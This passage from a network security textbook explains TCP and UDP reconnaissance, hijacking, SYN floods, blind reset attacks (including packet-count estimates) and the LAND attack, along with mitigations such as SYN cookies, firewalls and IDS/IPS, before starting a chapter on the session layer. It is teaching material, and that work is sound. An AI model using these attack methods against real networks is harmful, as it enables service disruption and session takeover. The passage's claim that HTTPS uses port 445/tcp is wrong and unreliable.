Profiling is a useful diagnostic technique, but it can also be used for reconnaissance prior to an attack. An attacker can use network profiling to identify underlying operating systems and patch levels. For example, an attacker who identifies a FreeBSD operating system will likely decide against trying a Windows-specific exploit and select a FreeBSD exploit. By changing the default window size, retry timeouts, TCP options, and ephemeral port range, a system can alter its appearance. A Windows XP system that looks like a Debian Linux system may face fewer Windows-specific attacks. Because changing a system's default TCP settings is uncommon, attackers are likely to trust misinformation derived from reconnaissance.

Most network viruses blindly attempt exploits against all network addresses. Changing the system's profile will not mitigate these attacks. Directed attacks based on system profiling can be misled, however, resulting in fewer profile-specific attacks.

TCP ports provide an entrance into the system. Many network viruses scan for well-known server ports. If an open port is found on a host, then an exploit is attempted. To scan large networks, most viruses limit the number of TCP SYN retries—sending one or two before moving on. Although uncommon, TCP servers may use a simple knock-knock protocol (see Chapter 14) to limit the impact from virus scans. Rather than acknowledging the first SYN packet, the server may wait for the third. Although this increases the time for an initial TCP connection, skipping the first two SYN packets decreases the chances of detection by automated reconnaissance.

15.3.4 Port Scans

TCP *port scans* are used to identify running services. A port scan attempts to connect to ports and records the results. In general, there are four types of replies to any connection attempts:

SYN-ACK: If a service is running on the port, then a SYN-ACK will be returned to the client. This is a positive identification. To prevent detection, some firewalls always return a SYN-ACK, even if no service is available. As a result of this countermeasure, a scanner cannot identify open ports.

RST: If no service is running, many systems return an RST packet. This provides a quick confirmation that there is no service on the port.

ICMP Unreachable: If the host is unreachable, then an ICMP packet may be returned indicating a failure. This leaves the port state unknown because it could not be reached for testing. Firewalls, such as *lokkit* and *iptables* used by RedHat Linux, return an ICMP Unreachable instead of a TCP RST packet to confuse scanners.

Nothing: If the packet fails to reach the host, there may be no reply at all. SYN requests will timeout without a SYN-ACK. Although this usually means that the host is unreachable or offline, some firewalls and operating systems intentionally ignore packets sent to closed ports. For example, OpenBSD and Hewlett-Packard's Virtual Vault do not reply to connections against closed ports. This prevents a remote client from distinguishing a closed port from an unreachable host.

Port scans can either be full or partial. A *full port scan* completes the entire three-way handshake. In contrast, a *partial port scan* only waits for the SYN-ACK. Although a full port scan can identify the type of service on an open port, a partial scan identifies only that a service exists.

15.3.5 Logging

Logging is important for detecting system scans and network attacks. Many network services log connections, including timestamps, client network addresses, and related connection information. Few systems log raw TCP traffic. Instead, higher OSI layers usually perform logging. Higher layers do not log TCP connections until the handshake completes. This is important because, with TCP, the connection is not complete until the full three-way handshake is performed. As a result, partial port scans—where the full handshake is not completed—are usually not logged.

Network monitoring tools, such as IDS and IPS, commonly monitor and log SYN requests as well as any traffic not included as part of an established connection. Just as SYN packets are recorded, unsolicited ACK and RST packets are also logged. Based on the frequency, type, and order of these packets, network scans from tools such as Nmap and p0f can be identified. In the case of an IPS, reactive steps can be taken before the scan completes to prevent too much information leakage and to limit service detection. If an attacker cannot identify the type of system, then his ability to compromise the system greatly diminishes.

15.4 TCP HIJACKING

TCP hijacking refers to any attack that interferes with a TCP connection. These attacks usually appear as a DoS, where the connection prematurely terminates. *Full session hijacking*, although rare, occurs when an attacker not only disconnects one end of the TCP connection but continues the other side of the connection. For example, an attacker may wait for a user to log in to a remote server and then hijack the connection. The user (TCP client) receives a disconnect (or TCP timeout). Meanwhile, the server does not notice that the attacker has replaced the client—without logging in.

15.4.1 Full Session Hijacking

Full session hijacking usually requires an attacker to have direct data link layer access. Operating in promiscuous mode, the attacker observes the network addresses, ports, and sequence numbers used within the connection. Using this information, the attacker attempts to respond faster than one end of the TCP connection. This becomes a *race condition*, where a difference of microseconds indicates a success or failure. A successful hijacking provides the attacker with a connected session to a network service, and a failed hijacking attempt usually results in a DoS or is simply ignored.

An attacker can gain an advantage in the race condition in many ways. For example, the attacker can flood the client with packets, reducing the victim's ability to send ACK packets. Because the victim no longer has a valid TCP session, his system

May I Cut In?

Early TCP hijacking attempts evolved around telnet and FTP. These protocols allowed an attacker to gain a remote login without needing login credentials. Although telnet and FTP use plaintext passwords (no encryption), an attacker who misses the initial login can still hijack the session. Because of these risks, most system administrators have switched to using SSH for remote access (see Chapter 20). SSH provides encryption and authentication; hijack attempts result in a DoS but not a system compromise.

Although SSH is not vulnerable to a full session hijacking, other protocols remain at risk. During Defcon 12 (July 2004), a few attendees demonstrated TCP hijacking over wireless networks. Using a tool called *airpwn* (*http://sourceforge.net/projects/airpwn*), they monitored Web requests and changed the replies for downloaded images and files. Rather than seeing regular Web pages and pictures, victims saw pages and images sent by the hijackers.

generates RST packets in reply to the packets from the server. A second attack may also be used to prevent server ACKs from generating RST packets from the victim. For this reason, an IDS that detects a DoS may actually indicate a more severe problem: a TCP hijacking.

15.4.2 ICMP and TCP Hijacking

ICMP packets are used to communicate between IP and TCP (see Chapter 12). ICMP can be used to report unsuccessful connections or to redirect network services. When used maliciously, ICMP can redirect TCP connections to different ports or different hosts. Although an attacker must still know the TCP sequence numbers, an ICMP attack does not require using a DoS to disable either end of the original connection.

15.5 TCP DOS

A DoS attack can serve two purposes for an attacker. First, it can disable a victim. Someone attempting to check email will be unable to check email, and attempts to remotely administer a host can be blocked.

The second use for a DoS is more surreptitious. DoS attacks are very noticeable and quickly gain the attention of administrators. An attacker may perform a DoS against one system while subtly exploiting a different system. While administrator focuses on the DoS, they may not notice the second attack.

TCP is very vulnerable to DoS attacks. Any interference with the port numbers or sequencing will result in a disconnection. Although hijacking can cause a DoS, it is not the only type of attack. TCP DoS attacks may come from SYN, RST, or ICMP packets, and the attacker does not need direct network access (promiscuous mode) to perform the attacks.

15.5.1 SYN Attacks

Each TCP implementation allocates memory for managing connections. Each connection must include the network addresses, ports, window size information, sequence numbers, as well as buffer space for incoming and outgoing packets. Each server allocates memory when a SYN is received. A *SYN attack* transmits a large number of SYN packets in order to consume all available memory. If the TCP implementation can only manage 250 concurrent connections, then it only takes 250 SYN packets to block additional connections.

SYN packets are tracked on per-service and per-system levels. A Web server may be limited to 100 simultaneous connections, even if the host system supports 250 simultaneous connections across all services. In this example, 100 SYN packets to the Web server will block Web access, and 250 SYN packets to a variety of services on the same host will block all network access (including Web).

Each time a SYN packet is sent to an open service, it generates a SYN-ACK response. If the handshake is not completed, then the connection times out. The result is an effective DoS: an attacker sends a flood of SYN requests, and the server becomes blocked until the pending connections timeout.

There are a few options to mitigate the risk from a SYN attack:

Increase SYN Queue: The number of pending SYN connections can be increased. Under Linux, this is done with the `sysctl tcp_max_syn_backlog` command. By increasing the number of connections, an attacker must generate more packets.

Decrease SYN Timeout: The timeout for unacknowledged SYN-ACK packets can be reduced. In theory, if the SYN queue cannot be filled before timeouts occurs, then the system will not be impacted by the attack. In actuality, this simply lowers the impact from the attack, but a large enough attack will still be successful. When the attack stops, the decreased timeout value assists in a rapid recovery.

Enable SYN Cookies: Most Linux and BSD systems support SYN cookies. *SYN cookies* use the initial SYN-ACK serial number to specify connection information. Instead of basing the sequence number on a random value, it is populated with state information. Rather than allocating memory when a SYN is received, SYN cookie support allocates memory when the first ACK is received with a valid cookie as the acknowledgement serial number. Because SYN attacks do not complete the handshake, there is no memory consumption from these attacks.

Different operating systems permit different SYN attack mitigation options. Linux and BSD systems are the most configurable; they support all of the mitigation options. Mac OS X (a BSD variant) does not include SYN cookie support but can modify SYN queue sizes and timeout durations. Windows is the least flexible, only permitting modification of the queue sizes. This is done by editing the Windows Registry entry for `My Computer\HKEY_LOCAL_MACHINES\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters`. DWORD fields such as `SynAttackProtect`, `TcpMaxHalfOpen`, and `TcpMaxHalfOpenRetries` can be added to control the SYN queue. Additional tips for protecting Windows systems are available from the *Registry Guide for Windows* (*http://www.winguides.com/registry/display.php/1236/*).

15.5.2 RST and FIN Attacks

In a *RST attack*, RST (or FIN) packets are sent to abnormally terminate an established connection. If an attacker can view the network traffic, then he can inject an RST packet and terminate the victim's established connection. The only requirement is for the RST packet to appear as part of the established connection.

Blind TCP reset attacks occur when the attacker cannot intercept or observe the network connection. In this attack, forged RST packets are sent with a variety of sequence and port values. Eventually one will become valid and terminate the connection.

A sequence number contains 4 bytes, so there are 4,294,967,296 potential sequence numbers for generating a reset. An attacker does not need to send 4 billion packets, however, because the TCP window supports ACKs for *any* of the bytes transmitted. If the window for acknowledgement is 1,000 bytes, then 4 million packets are needed. A window of 32,768 bytes is common, which reduces the number of packets to a realistic range of 131,072. If the initial window size is larger, then fewer packets are needed. For example, Windows XP uses an initial window size of 64,240 bytes. This reduces the number of packets needed to 66,858.

For example, TCP over IP and Ethernet yield a minimum packet size of 72 bytes. Assuming a 10 Mbps connection, 131,072 packets can be transmitted in approximately 10 seconds (Table 15.2). Similarly, 66,858 packets can be transmitted in about half the time.

TABLE 15.2 Best-Case Transmission Speeds for TCP Blind Reset Attacks

	10 Mbps Ethernet	**100 Mbps Ethernet**
Packet Size (bytes)	72	72
Packet Size (bits)	576	576
Ethernet Speed (bits/second)	10,000,000	100,000,000
Per Packet Transmission (seconds)	0.0000576	0.00000576
Packets in the Attack	131,072	131,072
Total Packet Transmission Time (seconds)	7.5497472	0.75497472
Ethernet uses a framed transmit window, with gaps between transmissions.		
Inter-packet Gap (seconds)	0.0000096	0.00000096
Gaps Between Packets	131,071	131,071
Total Gap Transmission Time (seconds)	1.2582816	0.12582816
Total Transmission Time (seconds)	8.8080288	0.88080288

Transmission times vary. The attacking system may not be able to generate traffic as fast as the network can transport information. Each bridge, router, and gateway adds delay. Noise at the physical layer may impact speeds, and other traffic on the same network can consume bandwidth. All of this impacts the transfer rate.

In a truly blind attack, the attacker does not know the client's ephemeral port number. Although this could be any of 65,536 values, most operating systems only use a few thousand possible ports. If 131,072 packets can be sent in 10 seconds, then 521,011,200 packets (for each of the 3,975 ephemeral ports on a RedHat Linux 7.1 system) can take 11 hours. By knowing the client's operating system, an attacker can deduce the ephemeral range and probable window size, which dramatically reduces the effort for a blind TCP reset attack.

The duration of a blind TCP reset attack usually matches the network speed. As the attack packets are generated, the actual TCP connection remains in use and the sequence range continues to increase. The range of sequence values for a successful attack is a moving target. The longer it takes to generate the attack packets, the more the target range will move.

15.5.3 ICMP Attacks

Similar to TCP reset attacks, ICMP packets can be used to specify a terminated connection. Blind ICMP attacks can also disable TCP connections. Unlike TCP reset attacks—where valid port and address combinations are always allowed to pass through—disabling ICMP at a firewall can block ICMP attacks.

15.5.4 LAND Attack

In 1997, a novel TCP attack was discovered: a single TCP packet could cripple or crash a system. In this attack, a SYN packet is sent to an open service on a known port. The reply address and port are forged to point back to the same system. For example, the SYN packet will be sent to `10.1.3.5` on port 515/tcp and appear to be from `10.1.3.5` on port 515/tcp. This results in the server sending packets to itself, which creates a feedback loop.

Called the *LAND attack*, these feedback loops impacted most LAN daemons (LAN-D). Windows 95 would quickly crash. Other systems would consume 100 percent of the available CPU or hang. In addition, some systems would only need one LAND packet, although other systems needed a few. (A large list of impacted operating systems is available at *http://www.insecure.org/sploits/land.ip.DOS.html.*)

Variations of the LAND attack were soon developed. For example, La Tierra (Spanish for "the land") sends LAND packets to multiple ports—crashing Windows NT. Other variations ranged from sending RST packets to bouncing packets between two ports on the same system. Although most of today's major operating systems are not vulnerable to LAND attacks, smaller hand-held devices and dedicated network systems are occasionally found to be susceptible.

15.6 MITIGATION OPTIONS

Although TCP is almost universally available, few vendors use the same implementation. TCP under Linux is different from TCP under BSD, HP-UX, AIX, IRIX, and Windows. Even different versions and patches can lead to implementation differences. Although a heterogeneous network in unlikely to be impacted by a single TCP attack, each server on the network likely has its own quirks. The main implementation risks come from these unique implementations and interactions with lower layer protocols. Mitigation options revolve around alternating system profiles and detecting attacks.

15.6.1 Alter System Profile

TCP and network service attacks fall under two categories: blind and directed. *Blind attacks* make no assumptions concerning the target system. A TCP port is tested for an exploit, and positive results are recorded. Most computer viruses use this approach.

Directed attacks target specific operating system platforms and network services. These come in two phases. First, reconnaissance identifies potential targets. The second phase attacks viable candidates. By changing the system profile, identification by potential attackers is mitigated. Profile options that can be changed to produce a different profile include SYN timeouts, retry counts, retry durations, initial window sizes, available TCP options, and initial sequence values.

Many TCP ports are standardized; specific ports are bound to specific services. For example, port 22/tcp is used by SSH and HTTP uses 80/tcp. An attacker who sees an open port on 80/tcp can expect to access a Web server. Although these port numbers are standard, they are not required. Running a SSH server on port 27272/tcp instead of port 22/tcp can reduce the likelihood of an attack against the SSH server.

Although moving servers to nonstandard ports can reduce the threat from a blind attack, directed attacks may use tools such as Nessus and Nmap to identify the type of service bound to an open port. In addition, moving well-known services, such as SMTP, to a nonstandard port can block communications—other mail servers will not be able to find the nonstandard mail port.

15.6.2 Block Attack Vectors

Firewalls are used to restrict network access. If a home or small office does not provide any external network services, then a firewall can block all external SYN packets. Similarly, if a DMZ only hosts a Web server, then only the Web ports (usually 80/tcp for HTTP and 445/tcp for HTTPS) should be allowed through the firewall.

As mentioned in Chapter 12, ICMP was designed to communicate network layer control messages, but it is not essential for network functionality. Blocking ICMP traffic can eliminate risks to TCP from remote ICMP flooding, hijacking, and reset attacks.

15.6.3 Identify Network Devices

Identifying network devices and known vulnerabilities can assist the development of preventative measures. If a host is known to be vulnerable to LAND attacks, then a firewall can be placed in front of the host to block LAND attacks.

Simple network devices, such as inexpensive home firewalls, hand-held phones, PDAs, and other portable devices with network support, may not implement all of TCP. Invalid usage of TCP, such as wrong checksums or an unexpected SYN flag, may be ignored or handled incorrectly.

15.6.4 Stateful Packet Inspection (SPI)

Many firewalls support *stateful packet inspection* (SPI). SPI tracks the state of TCP connections and rejects packets that do not match the known state. For example, a RST sent to a closed port can be silently dropped rather than delivered to the host. Similarly, out-of-sequence packets can be discarded before reaching the receiving host. SPI can reduce the impact from unsuccessful hijacking attempts, reset attacks, and remote system profiling.

15.6.5 Intrusion Detection System (IDS)

IDSs monitor the network for nonstandard or unexpected packets. An IDS can quickly identify remote system profiling, TCP port scans, hijack attempts, and DoS attacks. Snort (*http://www.snort.org/*) is one example of an open source IDS; many commercial IDS products are also available.

Although IDSs can detect an attack, these systems are also known to generate a large number of false-positive results. The output can overwhelm most administrators, and tuning is usually nontrivial. In addition, administrators who solely rely on IDS reports may miss network attacks. An attacker may intentionally trigger an avalanche of IDS alerts to draw an administrator's attention away from a subtle network attack. Even if the true attack is identified by the IDS, the report will be buried by more obvious simultaneous attacks.

15.6.6 Intrusion Prevention System (IPS)

IPSs extend the IDS approach from logging to action. Whereas IDSs record attacks, IPSs actively disable attack vectors and take corrective action. If an IPS identifies a port scan, it readily blocks the remainder of the scan and limits the scan's effectiveness.

15.6.7 Higher-Layer Protocols

TCP provides no authentication for information from lower-layer protocols. ARP and network-based attacks can significantly impact TCP. Although sequence numbers and ephemeral port selection can reduce the impact from replay attacks, the TCP headers can be modified before insertion. In general, it is assumed that higher-layer protocols will authenticate traffic and detect potential attacks.

15.7 UDP

TCP provides a connection-oriented service that guarantees packet delivery and order of delivery; however, the overhead from guaranteed delivery is not always essential. Some higher-layer protocols, such as H.323 (used by VoIP and NetMeeting; *http://www.openh323.org/*), manage message ordering and retries. In other cases, network connectivity is direct and reliable, so dropped packets and resequencing are not significant risks. And some protocols, such as DNS, use short information transfers, so elaborate connection validation ends up generating more network traffic than the actual application's request and reply. As a result, full connectivity at the transport layer is not always essential. The *User Datagram Protocol* (UDP) is a simplified transport protocol commonly used for connection-less services [RFC768].

Because many of the TCP functions are not needed (e.g., sequence numbers and flow control), UDP packets have a simplified header. The header only includes a source port, destination port, data length, and checksum. Whereas a TCP header adds a minimum of 20 bytes to each packet, UDP only adds 8 bytes. In addition, UDP transmissions do not generate acknowledgements.

Although UDP requires significantly less network bandwidth than TCP, it is more prone to attack. UDP attacks are usually based on unvalidated packets and impersonation.

15.7.1 Unvalidated Inbound Sources

In TCP, each client is authenticated with the server through the use of a three-way handshake. Completion of the handshake implies a valid network host. In contrast, UDP servers perform no initial handshake. Any host can connect to a UDP server, and the connection is not authenticated.

With TCP, the server faces flooding from SYN packets but usually not from ACK or RST packets. In contrast, any type of UDP packet can potentially flood a server. Servers buffer a finite number of UDP packets. Under Linux, the command `sysctl net.unix.max_dgram_qlen` shows the default number of queued UDP packets (usually set to 10). If more UDP packets are received, then the additional packets are dropped until the buffer is emptied. UDP packets can quickly overwhelm slow UDP services. For example, a slow computer receiving streaming audio may drop UDP packets, resulting in clipped audio.

15.7.2 UDP Hijacking

UDP servers receive packets from any hosts without authentication. As a result, any client can send a packet to any UDP server. Management of any session or connection must be handled by higher-layer protocols. Unfortunately, this means that UDP is very vulnerable to hijacking. An attacker can easily forge the correct network addresses and UDP ports to insert data into the recipient. A blind UDP attack only needs to guess the ephemeral port number—no more than 65,536 guesses and usually only takes a few seconds. In contrast, a blind TCP attack can require hundreds of thousands of packets and takes minutes to guess the port and sequence numbers.

15.7.3 UDP Keep-Alive Attack

TCP has clear designations for opening and closing a session. A SYN initiates a connection, whereas a FIN closes the connection. Firewalls and proxies can dynamically open and close connections as needed.

In contrast to TCP, UDP has no clear indicators for open or closed connections. As a result, most firewalls open UDP ports when the first outbound connection is seen but do not close the port until after a period of inactivity. Attackers can use this weakness to hold open UDP ports. Even if the client is no longer listening to the packets, an attacker can send UDP packets into the firewall to keep the firewall's port open. If enough ports are kept open, then no new ports can be opened. This effectively disables UDP through the firewall.

15.7.4 UDP Smurf Attack

ICMP Smurf attackers are detailed in Chapter 12. This attack uses forged return addresses to flood a remote network (or host) with packets. UDP is also prone to this attack. In a UDP Smurf Attack, a forged packet is sent to a UDP server. The attacker forges the victim's network address as the packer sender. The server responds by sending one or more UDP packets to the victim. Although a few UDP packets will not significantly impact a network, thousands per second can cripple a network.

15.7.5 UDP Reconnaissance

Unlike TCP, UDP offers few options for system profiling and reconnaissance. Because UDP has no window size, sequence number, or header options, these cannot be used to profile the system.

UDP port scans rely on ICMP and packet replies. If no UDP service exists on a scanned port, then an ICMP "Destination unreachable" packet is returned. In contrast, some UDP services return replies to failed connection. Any UDP reply indicates an existing service. No reply indicates a service that received the packet and did not reply. The only way to defeat this type of port scan is to not return any ICMP packets. This makes no reply indistinguishable from no service.

SUMMARY

TCP is the single most widely used transport protocol. Nearly all network-enabled devices and systems support it. Together with UDP, these protocols account for more than 98 percent of all Internet traffic. Yet, neither protocol provides options for authentication or privacy. Both protocols can be used to profile systems, although TCP profiling is usually more informative. Hijacking and insertion attacks pose direct risks from attackers that reside along the path between systems, and blind attacks are realistic threats. In addition, both protocols offer many vectors for DoS attacks.

The primary mitigation options depend on altering system profiles, filtering undesirable traffic, and using IDS or IPS tools to detect and deter attacks.

REVIEW QUESTIONS

1. What is the difference between TCP and TCP/IP?
2. How does TCP increment sequence numbers?
3. What is the TCP three-way handshake?
4. List the types of TCP information that can be used to profile an operating system.
5. If a client's connection to a server is hijacked, what happens to the client's connection?
6. Can a successful LAND attack hijack a connection?
7. List five ways to mitigate threats from TCP attacks.
8. What is one technique that can reduce attack vectors from IP, TCP, and UDP?

DISCUSSION TOPICS

1. Collect a set of network devices, such as home firewalls, network-enabled phones, PDAs, palmtops, and music players. Use nmap to scan for open network services, and ethereal (or similar analysis tool) to evaluate TCP packets. Do the devices have unique TCP profiles? How do the devices respond to invalid TCP checksums or LAND attacks?
2. Why are there few alternatives to TCP and UDP, and none that are widely adopted?
3. Besides changing TCP configuration parameters on a host, what are some ways to obscure a system profile? Can a router that supports NAT (Chapter 12) hide the system profile?

ADDITIONAL RESOURCES

TCP is defined by many different RFCs. Some describe usage, and others discuss risks and mitigation options:

- *RFC793: Transmission Control Protocol*
- *RFC1122: Requirements for Internet Hosts—Communication Layers*
- *RFC1323: TCP Extensions for High Performance*
- *RFC1337: TIME-WAIT Assassination Hazards in TCP*
- *RFC1644: T/TCP—TCP Extensions for Transactions Functional Specification*
- *RFC1750: Randomness Recommendations for Security*
- *RFC2018: TCP Selective Acknowledgment Options*
- *RFC2581: TCP Congestion Control*
- *RFC3168: The Addition of Explicit Congestion Notification (ECN) to IP*

Many documents discuss risks and exploits that impact TCP. Some excellent sources include the following:

- Andrews, Jeremy, “Understanding TCP Reset Attacks.” May 10, 2004. Available online at *http://kerneltrap.org/node/3072*.
- Watson, Paul, “Slipping in the Window: TCP Reset attacks.” December 2003. Available online at *http://www.osvdb.org/reference/SlippingInTheWindow_v1.0.doc*.
- Gont, F., “ICMP A ttacks against TCP. RFC Internet-Draft,” The Internet Society, September 2004. Available online at *http://www.gont.com.ar/drafts/icmp-attacks-against-tcp.html*.

- Gont, F., "TCP's Reaction to Soft Errors. RFC Internet-Draft," The Internet Society, October 2004. Available online at *http://www.gont.com.ar/drafts/tcp-soft-errors.html*.

This page intentionally left blank

Part VI OSI Layer 5

In This Part

- Session Layer
- DNS

Layer 5 of the ISO OSI model is the *session layer*. This layer manages long-term dialogs between two networked systems. The session layer manages the lower networking layers, ensuring that higher-layer protocols have network resources available as needed. Few network applications employ all of the session layer features. Instead, specific session-layer functions are used by the few session-layer protocols. The Domain Name System (DNS) is the most widely used session layer protocol and historically the most insecure.

This page intentionally left blank

16 Session Layer

In This Chapter

- Session Example: WAP
- Session State Machine
- Sessions and Stacks
- Common Risks

The *session layer* is designed to manage long-term dialogs, called *sessions*, between a session user and a session provider. These high-level connections may last much longer than any of the lower-layer transport, network, or data link connections. The session layer ensures that OSI lower-layer resources are available when higher-layer protocols (OSI presentation and application layers) require them. This requires maintaining the state for the network connection and the capability to recover from any failed state.

Using the session layer, a user may log in to a remote system, disconnect the network, change ISPs, gain a new IP address, *and* then continue the login session—as though nothing ever happened. Behind the scenes, the session layer reconnects to the remote host using the new transport, network, data link, and physical layers; (in theory) the reconnection does not disrupt the session's connection. This type of complex activity is viable as long as the session does not terminate or expire. The session layer provides the foundation for mobile computing.

16.1 SESSION EXAMPLE: WAP

Cell phones support roaming. A person can make a telephone call and travel miles without dropping the call. The technology behind this is a form of the session layer. The cell phone and cell sites ensure that *a* connection is available. The details concerning *which* connection is in use remains hidden from the caller. A session layer manages the phone call's session.

Similarly protocols, such as the Wireless Application Protocol (WAP), support mobile computing. Developed in 1997, WAP is slowly becoming adopted for wireless computers. WAP allows wireless computers to change wireless access points (AP) without dropping connections.

Contrary to the naming, the "Application" in Wireless *Application* Protocol does not refer to the OSI application layer. Instead, WAP consists of a suite of protocols based on the OSI model (Table 16.1). The lowest WAP layer is the transport layer. This corresponds with the Wireless Datagram Protocol (WDP)—similar to the UDP protocol.

Unlike the OSI model, the WAP stack splits the session layers into specific functions. The WAP security layer uses the Wireless Transport Layer Security protocol (WTLS) to provide end-to-end authentication and encryption. The transaction layer's Wireless Transaction Protocol (WTP) provides different types of data transactions (lossy connection-less, loss-less connection-less, and connection-oriented) and manages any message duplication. Finally, the Wireless Session Protocol (WSP) offers support for session-oriented mobility.

The final WAP layer is the application layer that corresponds with the OSI application layer. The Wireless Application Environment (WAE) is primarily aimed toward Web-enabled services on wireless devices. It provides privacy and internationalized language support for data connections.

TABLE 16.1 OSI and WAP Layers and Protocols

OSI Layer	WAP Layer	Protocol
Application	Application	Wireless Application Environment (WAE)
Session	Session	Wireless Session Protocol (WSP)
Session	Transaction	Wireless Transaction Protocol (WTP)
Session	Security	Wireless Transaction Security Protocol (WTSP)
Transport	Transport	Wireless Datagram Protocol (WDP)

The full specification for WAP, and all of the associated protocols, is available from the Open Mobile Alliance (OMA) at *http://www.openmobilealliance.org/*.

16.2 SESSION STATE MACHINE

The OSI session layer is primarily defined by two standards: ISO 8326 (ITU X.215) and ISO 8327 (ITU X.225). These standards define a complex finite state machine for managing connections, communications, control, quality of service, and other session attributes.

Each state within the session layer corresponds with a functional primitive. These well-defined *primitives* determine the available functionality. Adding to the complexity of the finite state machine, primitives are commonly referenced by cryptic abbreviations defined in ISO 8326 and 8327. For example, “SUABind” is a Session User ABort indicator, and “SRELcnf+” is a Service RELease positive confirmation. Table 16.2 lists the state names for providers (services), and Table 16.3 lists the states for users (clients). The specifications for the session layer not only include the state names and functionality, but they also detail the acceptable transformations between states.

NOTE *Although all OSI layers define specific functionality, the session layer provides detailed requirements for implementation. These details are much more defined for the session layer than any other layer. This makes the session layer’s implementation much stricter than other OSI layers.*

TABLE 16.2 Provider States

State	Name	State	Name
SACTDind	Activity-discard indication	SACTDcnf	Activity-discard confirm
SACTEind	Activity-end indication	SACTEcnf	Activity-end confirm
SACTIind	Activity-interrupt indication	SACTIcnf	Activity-interrupt confirm
SACTRind	Activity-resume indication	SACTSind	Activity-start indication
SCDind	Capability-data indication	SCDcnf	Capability-data confirm
SCGind	Control-give indication	SCONind	Connect indication
SCONcnf+	Connect/accept confirm	SCONcnf-	Connect/reject confirm
SDTind	Data indication	SEXind	Expedited-data indication
SGTind	Token-give indication	SPABind	Provider abort indication
SPERind	Provider exception-report indication	SPTind	Token-please indication
SRELind	Release indication	SRELcnf+	Release/accept confirm
SRELcnf-	Release/reject confirm	SRSYNind	Resynchronize indication

→

State	Name	State	Name
SRSYNcnf	Resynchronize confirm	SSYNMind	Sync-major indication
SSYNMcnf	Sync-major confirm	SSYNmind	Sync-minor indication
SSYNmdind	Sync-minor indication	SSYNmcnf	Sync-minor confirm
STDind	Typed-data indication	SUABind	User abort indication
SUERind	User exception-report indication	STA 01	Idle state
STA 02A	Wait for connect confirm	STA 03	Wait for release confirm
STA 04A	Wait for sync-major confirm	STA 04B	Wait for activity-end confirm
STA 05A	Wait for resynchronize confirm	STA 05B	Wait for activity-interrupt confirm
STA 05C	Wait for activity-discard confirm	STA 08	Wait for connect confirm response
STA 09	Wait for release response	STA 10A	Wait for sync-major response
STA 10B	Wait for activity-end response	STA 11A	Wait for resynchronize response
STA 11B	Wait for activity-interrupt response	STA 11C	Wait for activity-discard response
STA 19	Wait for a recovery indication	STA 20	Wait for a recovery request
STA 21	Wait for capability-data confirm	STA 22	Wait for capability data response
STA 713	Data transfer state		

TABLE 16.3 User States

State	Name	State	Name
SACTDreq	Activity-discard request	SACTDrsp	Activity-discard response
SACTEreq	Activity-end request	SACTErsp	Activity-end response
SACTIreq	Activity-interrupt request	SACTIrsp	Activity-interrupt response
SACTRreq	Activity-resume request	SACTSreq	Activity-start request
SCDreq	Capability-data request	SCDrsp	Capability-data response

→

State	Name	State	Name
SCGreq	Control-give request	SCONreq	Connect request
SCONrsp+	Connect/accept response	SCONrsp-	Connect/reject response
SDTreq	Data request	SEXreq	Expedited-data request
SGTreq	Token-give request	SPTreq	Token-please request
SRELreq	Release request	SRELrsp+	Release/accept response
SRELrsp-	Release/reject response	SRSYNreq(a)	Resynchronize/abandon request
SRSYNreq(r)	Resynchronize/ restart request	SRSYNreq(s)	Resynchronize/set request
SRSYNrsp	Resynchronize response	SSYNMreq	Sync-major request
SSYNMrsp	Sync-major response	SSYNmreq	Sync-minor request
SSYNmdreq	Sync-minor request	SSYNmrsp	Sync-minor response
STDreq	Typed-data request	SUABreq	User abort request
SUERreq	User exception-report request		

Not every session layer protocol implements every state associated with the session layer. Rather, only states used by a protocol are required. For example, DNS (Chapter 17) uses very short-duration sessions, so major and minor synchronization requests are not needed.

16.2.1 Connection States

The OSI session layer defines three basic connection states: connect, release, and abort.

Connect: A new session layer connection is established. A single session layer may control multiple session.

Release: This terminates an established session.

Abort: At any time, the finite state machine may enter an invalid state. An abort message abruptly terminates an established session.

Each established session is assigned a unique identifier. When the session layer receives data from the transport layer, it checks the current state associated with the identifier against the received state transformation. If the transformation is permitted, then the session's state changes and an action is performed. If the transformation is forbidden, either by the state machine or due to invalid parameters, then the session is aborted.

16.2.2 Session Network Usage

A single session layer connection may span multiple transport layer (and lower layer) connections. Sessions may change transport protocols, network addresses, or routes without interfering with the session.

Sequential Network Connections: Each session may choose to end (*drop*) a transport layer connection at any time. As long as a new connection is established within the timeframe required by the session layer, lower layers may dynamically connect and disconnect as needed. Dropping network connections can be desirable when maintaining connections for idle sessions consumes network resources. For example, a telephone modem-based physical layer may be dropped when the network is not in use. This reduces calling charges. In addition, different routes may become desirable at different times of the day. Dropping and re-establishing connections may permit lower layers to optimize routing performance.

Parallel Network Connections: Depending on the lower-layer protocols, parallel connections may provide faster performance than a single network connection. The session layer definition permits a single session to be multiplexed across many network connections.

Although a single session may use sequential or parallel network connections, the session layer definition explicitly forbids a single network connection from multiplexing multiple sessions. Each transport layer connection must be associated with a single session. This restriction simplifies session management by specifying one session identifier per network connection.

Ironically, the "single session per network connection" restriction becomes moot when using a VPN. The tunnel through other protocols may use a single transport layer to transfer data from multiple sessions.

16.2.3 Communication States

After establishing a session between two hosts, data may be transferred and states may be modified. Any data transfer or state change can be accepted or rejected. To prevent a total transaction loss, the session layer provides two levels of synchronization: major and minor (Figure 16.1).




FIGURE 16.1 Major and minor synchronization points within an established session dialog.

Major Synchronization: Major synchronization permits confirmation of large session transactions within a single dialog. All transactions within the major synchronization are independent of transactions before and after the synchronization point. Each major point must be explicitly confirmed.

Minor Synchronization: Minor synchronization permits confirmation of action subsets within a major synchronization block. The scope of each major synchronization point may contain many minor points. Minor points do not need to be explicitly confirmed; confirming the major synchronization confirms all minor points within the larger scope.

Resynchronization: The session layer may issue a resynchronization request. This causes the state to roll back to the previous major or minor synchronization point. Resynchronization permits a session to abandon or restart a dialog segment. But, resynchronizations cannot be used to undo already confirmed synchronization points.

16.2.4 Flow Control Functionality

